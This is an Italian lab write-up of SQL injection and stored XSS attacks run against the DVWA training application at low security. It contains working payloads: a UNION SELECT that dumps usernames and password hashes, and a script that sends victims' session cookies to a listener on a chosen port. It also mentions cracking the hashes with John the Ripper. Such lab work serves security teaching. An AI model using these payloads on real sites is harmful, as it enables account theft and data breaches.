
REPORT SQL INJECTION (BLIND)/ XSS STORED

Appurato che le SQL injection siano tecniche di hacking volte a sfruttare gli errori nella programmazione delle pagine HTML, consentendo di inserire ed eseguire codici non previsti all’interno di web application che interrogano un database estrapolandone informazioni, posto che, una normale sql injection, nonostante le sue potenzialità resti comunque limitata, una sua variante più efficiente e più difficile da attuare viene chiamata “blind” (cieca) , nel caso di un attacco di questo tipo, si procede al buio poiché non sarà disponibile nessun output, la risposta potrebbe non differire in alcun modo da una normale richiesta, con la blind injection è possibile però recuperare in altro modo gli output delle query iniettate .


Utilizziamo DVWA impostando la sicurezza su ‘Low’ .

Inserendo nello ‘user id’ dei numeri ci verranno restituiti i nomi utente ad esso correlati.




Inserendo come input << test’ OR 1=1# >> ci verranno cosi restituiti usernames e surnames di tutti gli utenti del database. La query mostrerà tutti i dati sia in True che in False, il parametro “test” non sarà probabilmente uguale ad ogni users nel database e saranno quindi False. Il “1=1” sarà sempre True invece.

Infine possiamo ottenere visuale completa delle informazioni d’autenticazione e Hash di password << test' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #>>



Grazie all’injection è stato possibile recuperare le password, criptate (MD5 “Message Digest”), che verrano decriptate con un tool proprio di Linux, ossia John The Ripper





XSS STORED

Un attacco XSS stored risulta essere più pericoloso di un semplice Cross site poiché i dati inseriti all’interno dell’input vengono inviati al server e salvati all’interno del database dopodiché il server risponderà con gli stessi dati, causando nuovamente il XSS.

Come in precedenza settiamo la DVWA in low security.


Nel frattempo creiamo un server e designamo una porta a nostra scelta






Sarà opportuno modificare la lunghezza massima dei caratteri inseribili nel messaggio per poter inserire qualsiasi quantitativo di caratteri.


Inseriamo il comando <script>window.location="http://127.0.0.1:7546/?cookie= "+document.cookie</script> avendo accortezza di sostituire dopo IP il numero della porta scelta durante la creazione del server.




Ci apparirà una schermata che ci restituirà il cookie di sessione dell’utente, in questo caso “admin”, il server quindi catturerà lo stesso risultato


Procediamo nello stesso modo per recuperare gli altri cookie, avendo cura di resettare il database, fare log out, chiudere firefox e la DVWA, una volta riaperta, inseriremo il nome utente e password di tutti gli utenti.

Pablo:







GordonB:



gordon b pass server.png

1337:





Smithy:

